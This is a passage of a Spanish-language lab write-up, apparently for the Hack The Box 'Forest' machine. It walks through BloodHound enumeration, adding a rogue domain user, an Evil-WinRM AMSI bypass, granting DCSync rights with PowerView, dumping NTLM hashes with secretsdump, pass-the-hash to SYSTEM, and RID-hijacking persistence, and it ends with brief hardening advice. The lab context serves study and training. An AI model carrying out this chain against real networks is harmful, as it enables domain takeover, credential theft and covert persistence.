2021-11-27 22:44:54.990+0000 INFO Setting version for 'security-users' to 2
2021-11-27 22:44:55.010+0000 INFO After initialization of system graph model component 'se
curity-users' have version 2 and status CURRENT
2021-11-27 22:44:55.050+0000 INFO Performing postInitialization step for component 'securi
ty-users' with version 2 and status CURRENT
2021-11-27 22:44:59.999+0000 INFO Bolt enabled on localhost:7687.
2021-11-27 22:44:59.489+0000 INFO Remote interface available at http://localhost:7474/
2021-11-27 22:44:59.491+0000 INFO Started.
```

Figura 20: Iniciando Neo4j.

Si es la primera vez, será necesario primero iniciar sesión en la dirección web que se muestra en la imagen, e ingresar con las credenciales neo4j:neo4j. Se nos solicitará cambiar la contraseña, cosa que deberemos hacer.



localhost:7474/browser/

Database access not available. Please use `:server connect` to establish connection. There's a graph waiting for you.

`:server connect`

Connect to Neo4j

Database access might require an authenticated connection.

Connect URL: neo4j://localhost:7687

Database - leave empty for default

Authentication type: Username / Password

Username: neo4j

Password: [masked]

Connect

Figura 21: Iniciando sesión por primera vez en Neo4j.

Posterior a esto, deberemos descargar una herramienta que nos permita obtener los archivos de entrada para BloodHound, dicho archivo es BloodHound.py, ubicado en el siguiente repositorio: <https://github.com/fox-it/BloodHound.py>.

También será necesario descargar la interfaz gráfica (GUI), para ello nos dirigimos al repositorio: <https://github.com/BloodHoundAD/BloodHound/releases>.




Figura 22: Repositorio de BloodHound GUI

En este caso, trabajaremos con la versión para Linux, y se debe haber iniciado Neo4j previamente para evitar problemas.




Figura 23: Interfaz inicial de BloodHound GUI.

Iniciamos sesión y ya tendremos la herramienta lista para usar. Ahora, lo que debemos hacer es utilizar BloodHound.py para obtener los archivos que usaremos de entrada para BloodHound. Para ello generaremos lo necesario con dicha herramienta.

```
al -u svc-alfresco -p "s3rvice" -gc forest.htb.local -c all -ns 10.10.10.161
python bloodhound.py -d htb.local
INFO: Found AD domain: htb.local
INFO: Connecting to LDAP server: FOREST.htb.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 2 computers
INFO: Connecting to LDAP server: FOREST.htb.local
WARNING: Could not resolve SID: S-1-5-21-3072663084-364016917-1341370565-1153
INFO: Found 32 users
INFO: Found 75 groups
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: EXCH01.htb.local
INFO: Querying computer: FOREST.htb.local
INFO: Done in 00M 28S
```

Figura 24: Ejecutando BloodHound.py para obtener la información de svc-alfresco.

Tras la ejecución tendremos algunos archivos .json que se han creado en el directorio de BloodHound.py, dichos archivos los importaremos en la interfaz gráfica que abrimos anteriormente.




Figura 25: Cargando la información a BloodHound GUI

Cuando haya finalizado la carga podremos buscar a svc-alfresco, y con él podremos ver información que nos será de utilidad, tal como en la pestaña Nodo, en la cual podremos ver los objetivos de alto valor que son alcanzables.




Figura 26: Información identificada de svc-alfresco.

Además, si revisamos el gráfico, podemos ver que la cuenta svc-alfresco es miembro del grupo operadores de cuentas que tiene todos los permisos para el grupo de permisos de exchange Windows, lo cual nos permite crear un usuario y otorgarle derechos de Windows Exchange y DCSync ACL, esto último con una herramienta llamada PowerView.

Podemos obtener PowerView del siguiente repositorio: <https://github.com/PowerShellMafia/PowerSploit/blob/master/Descargado>, nos conectamos vía Evil-WinRM nuevamente y cargamos el archivo donde nos sea más accesible.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> upload /home/asmunknown/Documentos/HTB/Forestr/Pow
erView.ps1
Info: Uploading /home/asmunknown/Documentos/HTB/Forestr/PowerView.ps1 to C:\Users\svc-alfresco\Down
loads\PowerView.ps1

Data: 1027036 bytes of 1027036 bytes copied
Info: Upload successful!
```

Figura 27: Cargando PowerView

Como indicamos, procedemos a crear un nuevo usuario, que en este caso sus credenciales serán: ASMunknown:G@@@@@@@@@

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> net user ASMunknow G@@@@@@@@@ /add /domain
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> net group "Exchange Windows Permissions" ASMunknow
n /add
The command completed successfully.


*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> net localgroup "Remote Management Users" ASMunknow
n /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> |
```

Figura 28: Creando un nuevo usuario.

Lo siguiente será modificar la shell que estamos usando, la cual será el Evil-WinRM. Para ello escribiremos "menu.eindicamos "Bypass-4MSI"

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> menu
```



```
By: CyberVaca, OscarAkaElvis, Jarilaos, Arale61 @Hackplayers
```

```
[+] Dll-Loader  
[+] Donut-Loader  
[+] Invoke-Binary  
[+] Bypass-4MSI  
[+] services  
[+] upload  
[+] download  
[+] menu  
[+] exit
```

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> Bypass-4MSI  
[+] Success!
```

Figura 29: Modificando Evil-WinRM

Ahora procederemos a brindarle los privilegios al nuevo usuario creado, y para ello iniciamos almacenando los parámetros en variables para su futura asignación.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> $pass = ConvertTo-SecureString "G@aaaaaaa" -aspla
in -force
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> $cred = new-object system.management.automation.ps
credential("htb\ASMunknown", $pass)
```

Figura 30: Definiendo variables de usuario a incrementar privilegios.

Antes de asignar los privilegios, deberemos cargar el PowerView que descargamos anteriormente.

Para ello usamos Import-Module. Luego ya asignamos los privilegios.

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> Import-Module ./PowerView.ps1
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> Add-ObjectACL -PrincipalIdentity ASMUnknown -Cred
ntial $cred -Rights DCSync
*Evil-WinRM* PS C:\Users\svc-alfresco\Downloads> |
```

Figura 31: Cargando PowerView y asignando privilegios.

Tras esto, ya tenemos un usuario con lo privilegios suficientes para obtener los hash de los demás usuarios. Para ello usamos una herramienta de Impacket para obtener dichos hash, la cual es Secretsdump.

```
sudo impacket-secretsdump htb.local/ASMUnknown:G@@@@@@@@@10.10.10.161
[sudo] password for asmunknown:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089
c0:::
```

Figura 32: Obteniendo los hashes usando el usuario creado y Secretsdump.

Ahora, no es necesario romper el hash, sino que podemos usar la herramienta PSEXEC para poder conectarnos a un usuario únicamente usando su hash.

```
sudo impacket-psexec administrator@10.10.10.161 -hashes aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.161.....
[*] Found writable share ADMIN$
[*] Uploading file hscLrGVw.exe
[*] Opening SVCManager on 10.10.10.161.....
[*] Creating service XuGb on 10.10.10.161.....
[*] Starting service XuGb.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>|
```

Figura 33: Ingresando como Administrador usando el Hash obtenido anteriormente.

Finalmente, solo tendríamos que localizar el archivo importante e imprimir su contenido. Dicho archivo se localiza en la carpeta del administrador y en su carpeta Desktop.




Figura 34: Archivo importante para Administrator.

3.4. Post Explotación

Una de las actividades post explotación es lograr mantener el acceso, y para dicha actividad se propone relaizar un RID Hijacking.

En líneas generales, el RID Hijacking busca asignar el RID de un usuario de altos privilegios (como lo sería el administrador) a un usuario el cual no debería tener ese nivel de accesos.

Una de las principales virtudes que tiene este procedimiento es que puede llegar a pasar desapercibido si es que se asigna dichos privilegios a una cuenta de usuario preexistente, puesto que Windows no alerta cuando un usuario tiene el RID del administrador.

Para realizar este ejercicio utilizaremos un módulo de Metasploit Framework, ya que simplifica esta actividad.




Figura 35: Opciones del módulo RID HIJACKING.

Como se puede ver en el gráfico anterior, es necesario tener una sesión en segundo plano para para esta actividad. Para crear la sesión usaremos el módulo windows/smb/psexec. También se debería usar meterpreter como payload.




Figura 36: Opciones del módulo PSEXEC.

Al completar los campos, ejecutamos el módulo y como resultado tenemos una sesión, la cual colocaremos en background.





Figura 37: Sesión creada con PSEXEC y meterpreter.

Volviendo al módulo de de hijacking, procedemos a indicar la sesión creada que fue creada recientemente.

Realizaremos una prueba con el usuario Guest.



```
msf6 post(windows/manage/rid_hijack) > exploit
[*] Checking for SYSTEM privileges on session
[*] Session is already running with SYSTEM privileges
[*] Target OS: Windows 7SP1+ (10.0 Build 14393).
[*] Target account: Guest Account
[*] Target account username: Guest
[*] Target account RID: 501
[*] Account is disabled, activating...
[*] Target account enabled
[*] Overwriting RID
[*] The RID 500 is set to the account Guest with original RID 501
[*] Setting Guest password to
[*] Post module execution completed
msf6 post(windows/manage/rid_hijack) > |
```

Figura 38: Asignando RID de Administrador a Guest

Finalmente, si iniciamos sesión con Guest, deberíamos tener los privilegios del superusuario. Esto permitirá tener un usuario con accesos de administrador, el cual si conocemos la contraseña, podemos mantener nuestro acceso mediante dicho usuario.

3.5. Hardening

- Restringir el acceso con usuario anónimo vía RPC.
- Habilitar la pre autenticación al usuario svc-alfresco.